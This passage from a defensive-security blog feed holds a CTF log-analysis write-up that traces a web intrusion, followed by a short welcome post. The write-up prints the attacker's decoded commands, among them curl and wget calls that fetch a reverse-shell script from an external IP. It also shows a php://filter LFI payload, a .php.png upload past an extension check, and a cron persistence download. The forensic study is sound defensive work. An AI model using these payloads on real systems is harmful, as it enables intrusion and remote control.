
<p>I luckily found very few results</p>

<p><img src="../../assets/images/DGS3-CTF/Mission2-filter-requests-results.png" alt="Filter requests" /></p>

<p>These requests execute commands, encoded in Base64, via a file named <code class="language-plaintext highlighter-rouge">ev1l.php.png</code>. Decoding them gives these commands in clear text :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-la</span>
<span class="nb">whoami
pwd
</span>ping <span class="nt">-c</span> 1 google.com
curl http[:]//163.172.67.201:49999/
wget http[:]//163.172.67.201:49999/s1mpl3-r3vsh3ll-vps.sh
<span class="nb">chmod</span> +x s1mpl3-r3vsh3ll-vps.sh
</code></pre></div></div>

<p class="notice--info"><strong>Info Notice:</strong> Note that the IP addresses you see have been voluntarily obfuscated with brackets [] as we usually do in reports sharing artifacts</p>

<p>This way of executing commands is very <strong>suspicious</strong>, moreover, the commands ping an IP address, download a script and give them execution permission (it is probably a tool for further attack steps).
Here we obtained the <strong>IP address the tools are from</strong> which is the <strong>element #3 : <code class="language-plaintext highlighter-rouge">163[.]172.67.201</code></strong></p>

<p>We now have the precise time when the initial foothold happened, we have to look for earlier events to find the two vulnerabilities that allowed it.</p>

<p><br /><br /><br /></p>
<h1 id="traffic--looking-for-the-initial-foothold">Traffic : Looking for the initial foothold</h1>

<h2 id="content-discovery">Content discovery</h2>
<p>I put the filter to get the requests from the IP address that executed the commands (<code class="language-plaintext highlighter-rouge">10[.]143.17.101</code>) a few minutes before, I notice dozens GET requests for multiple directories like in this example :</p>

<p><code class="language-plaintext highlighter-rouge">[28/Mar/2025:00:40:52 +0100] "GET /.psql_history HTTP/1.1" 403 199 "-" "Fuzz Faster U Fool v2.1.0-dev"</code></p>

<p>The User-Agent <code class="language-plaintext highlighter-rouge">Fuzz Faster U Fool v2.1.0-dev</code> is a known fuzzing tool, that you could have heard of as <a href="https://github.com/ffuf/ffuf">ffuf</a>, usually used for content discovery.</p>

<p>I also notice Nmap’s scripting engine (NSE) requests doing more detailed enumeration, here are some examples :
<br /></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GET /robots.txt HTTP/1.1<span class="s2">" 404 196 "</span>-<span class="s2">" "</span>Mozilla/5.0 <span class="o">(</span>compatible<span class="p">;</span> Nmap Scripting Engine<span class="p">;</span> https://nmap.org/book/nse.html<span class="o">)</span>
</code></pre></div></div>
<p><br /></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>OPTIONS / HTTP/1.1<span class="s2">" 200 6607 "</span>-<span class="s2">" "</span>Mozilla/5.0 <span class="o">(</span>compatible<span class="p">;</span> Nmap Scripting Engine<span class="p">;</span> https://nmap.org/book/nse.html<span class="o">)</span>
</code></pre></div></div>

<p>It seems like it is used to probe what HTTP methods the server supports.</p>

<h2 id="finding-a-vulnerability-for-post--local-file-inclusion-lfi">Finding a vulnerability for POST : Local File Inclusion (LFI)</h2>

<p>After spending some time reading the logs backward, I find something interesting :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s2">"GET /?lang=php://filter/read=convert.base64-encode/resource=index.php&amp;page=passwd HTTP/1.1"</span> 200<span class="s2">"
</span></code></pre></div></div>

<p>-&gt; The attacker succeeds at reading the <code class="language-plaintext highlighter-rouge">passwd</code> page of the website by applying a filter that converts it into Base64 =&gt; it means there is a <a href="https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion">Local File Inclusion (LFI)</a> vulnerability on the page, linked to the <strong><a href="https://cwe.mitre.org/data/definitions/98.html">CWE-98: Improper Control of Filename for Include</a>, giving us element #1 (first vulnerability used) !!</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s2">"POST /admin-page/manage.php?failed=unauthorized HTTP/1.1"</span> 302<span class="s2">"
</span></code></pre></div></div>

<p>-&gt; They try to poke at the upload or management feature, but fail.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s2">"GET /?lang=php://filter/read=convert.base64-encode&amp;page=resource=admin-page/manage HTTP/1.1"</span> 200<span class="s2">"
</span></code></pre></div></div>

<p>-&gt; They do the Base64 filter trick (the LFI) for the <code class="language-plaintext highlighter-rouge">admin-page/manage</code>, that defines the upload or management logic of the website.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>POST /admin-page/manage.php?success<span class="o">=</span><span class="nb">true</span>&amp;path<span class="o">=</span>upload/90e2f72c1049efbec5ffb6e152415986/hackerman.jpg HTTP/1.1<span class="s2">" 302"</span>
</code></pre></div></div>

<p>-&gt; Once they <strong>understood how UPLOAD requests work</strong> there, they tried uploading a .jpg file (<code class="language-plaintext highlighter-rouge">hackerman.jpg</code>) and succeeded.
<br /></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GET /admin-page/manage.php?success<span class="o">=</span><span class="nb">true</span>&amp;path<span class="o">=</span>upload/68af9111db3749e2e8af39e255fd874c/ev1L.php.png HTTP/1.1<span class="s2">" 200"</span>
</code></pre></div></div>

<p>-&gt; They managed to <strong>upload reverse shell</strong> (that executed the Base64-encoded commands that we found in the first place). You can notice the file <code class="language-plaintext highlighter-rouge">ev1L.php.png</code> has <strong>bypassed the extension check</strong> by simply adding <code class="language-plaintext highlighter-rouge">.png</code> at the end of it ; a vulnerability caused by bad file sanitization and linked to <strong>CWE-434: Unrestricted Upload of File with Dangerous Type, our element #2 and second vulnerability !!</strong></p>

<p><br /><br /><br /></p>
<h1 id="command-history--the-persistence-file">Command history : the persistence file</h1>

<p>We can now check the <strong>systemd logs</strong>, which contain the commands history. I start by filtering out every event that happened before the payload got uploaded.</p>

<p>I search for the keyword <code class="language-plaintext highlighter-rouge">s1mpl3-r3vsh3ll-vps.sh</code>, which is the tool that got downloaded on the target machine we found <a href="https://silkyheldi.github.io/TheWatchNode/ctf/dgse-ctf-2025-m2#filters-for-commands-execution-in-requests">here</a>. I naturally search for a moment when the attacker <strong>downloads</strong> another file that will serve their persistence.
After some manipulations, the attacker finally downloads a file :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>EXECVE <span class="nv">argc</span><span class="o">=</span>4 <span class="nv">a0</span><span class="o">=</span><span class="s2">"wget"</span> a1-<span class="s2">"http://163.172.67.201:49999/s1mpl3-r3vsh3ll.sh"</span> <span class="nv">a2</span><span class="o">=</span><span class="s2">"-0"</span> <span class="nv">a3</span><span class="o">=</span><span class="s2">"/root/.0x00/pwn3d-by-nullv4stati0n.sh"</span>
</code></pre></div></div>
<p>They, then, <strong>add it to the crontab</strong> (a table that contains tasks that execute at regular intervals and can stay even after the machine is turned off), which demonstrates the persistence of the file. We got our last <strong>element #4 : <code class="language-plaintext highlighter-rouge">/root/.0x00/pwn3d-by-nullv4stati0n.sh</code> !</strong></p>

<p><br /><br /><br /></p>
<h1 id="attack-summary">Attack Summary</h1>

<p>We have <strong>gathered the four key artifacts</strong> and can conclude that the attacker proceeded through the following phases:</p>

<hr />

<ol>
  <li>Reconnaissance – Content Discovery
    <ul>
      <li>Content discovery using various methods / tools to enumerate accessible resources on the target server.</li>
    </ul>
  </li>
  <li>Attempt to Upload Malicious Content
    <ul>
      <li>They searched for a way to upload a malicious file, probing the application’s upload mechanisms and endpoints.</li>
    </ul>
  </li>
  <li>Source Code Disclosure via LFI (CWE-98)
    <ul>
      <li>The attacker exploited a <strong>Local File Inclusion</strong> vulnerability to access sensitive server files.</li>
      <li>Through this, they retrieved the source code of the <code class="language-plaintext highlighter-rouge">admin-page/manage</code> endpoint.</li>
      <li><strong>Element #1</strong> identified: <code class="language-plaintext highlighter-rouge">CWE-98: Improper Control of File Name or Path</code>.</li>
    </ul>
  </li>
  <li>Malicious File Upload (CWE-434)
    <ul>
      <li>With the upload logic understood, they successfully uploaded a malicious file due to an <strong>unrestricted file upload vulnerability</strong>.</li>
      <li><strong>Element #2</strong> identified: <code class="language-plaintext highlighter-rouge">CWE-434: Unrestricted Upload of File with Dangerous Type</code>.</li>
    </ul>
  </li>
  <li>Reverse Shell Retrieval
    <ul>
      <li>The payload included a call to retrieve a reverse shell tool from:<br />
  <code class="language-plaintext highlighter-rouge">163[.]172.67.201</code></li>
      <li><strong>Element #3</strong>: external IP and malicious binary source.</li>
    </ul>
  </li>
  <li>Persistence via Cron
    <ul>
      <li>Using the reverse shell, they downloaded a file:<br />
  <code class="language-plaintext highlighter-rouge">/root/.0x00/pwn3d-by-nullv4stati0n.sh</code></li>
      <li>It was then added to <code class="language-plaintext highlighter-rouge">crontab</code>, establishing <strong>persistence</strong> on the compromised system.</li>
    </ul>
  </li>
</ol>

<hr />

<h3 id="conclusion">Conclusion</h3>

<p>The attacker followed a classic web intrusion chain: reconnaissance → vulnerability exploitation → file upload → remote access → persistence.<br />
The attack demonstrates clear misuse of insecure upload mechanisms and LFI flaws.</p>

<p>The flag is : 
<code class="language-plaintext highlighter-rouge">RM{CWE-98:CWE-434:163.172.67.201:/root/.0x00pwn3d-by-nullv4stati0n.sh}</code></p>

<p><strong>GG</strong></p>]]></content><author><name>Sentry42</name></author><category term="CTF" /><category term="DGSE-CTF-2025" /><category term="Write-up" /><category term="RootMe" /><category term="SOC" /><category term="Log analysis" /><summary type="html"><![CDATA[The second mission to take down the NullVastation organization during a CTF organized by the DGSE and RootMe. This one is about **SOC log analysis**.]]></summary></entry><entry><title type="html">Welcome to TheWatchNode</title><link href="https://thewatchnode.com/blog/welcome/" rel="alternate" type="text/html" title="Welcome to TheWatchNode" /><published>2025-05-06T00:00:00-01:00</published><updated>2025-05-06T00:00:00-01:00</updated><id>https://thewatchnode.com/blog/welcome</id><content type="html" xml:base="https://thewatchnode.com/blog/welcome/"><![CDATA[<p>Here, you’ve arrived at one of the many nodes scattered across the vast network — this one offering a defensive perspective. Through my lens, you’ll catch glimpses of cybersecurity in practice: blue team strategies, defensive insights, and reflections from the trenches. Take what you need, stay curious, or drift onward to other nodes — the Net is wide.</p>

<p>If you are curious about why and how I got into studying and practicing IT security, feel free to check out my <a href="https://silkyheldi.github.io/TheWatchNode/about/">About page</a>.</p>

<p>I tried to make this blog both clean and visually slick, while keeping the content focused and technical, if you spot any mistakes, do not hesitate to reach out by email (and please include any sources or references if you are pointing something out) : sentry42@proton.me. I will try my best to keep my content reliable.</p>

<p>Thank you</p>]]></content><author><name>Sentry42</name></author><category term="Blog" /><category term="Welcome" /><summary type="html"><![CDATA[Here, you’ve arrived at one of the many nodes scattered across the vast network — this one offering a defensive perspective. Through my lens, you’ll catch glimpses of cybersecurity in practice: blue team strategies, defensive insights, and reflections from the trenches. Take what you need, stay curious, or drift onward to other nodes — the Net is wide.]]></summary></entry></feed>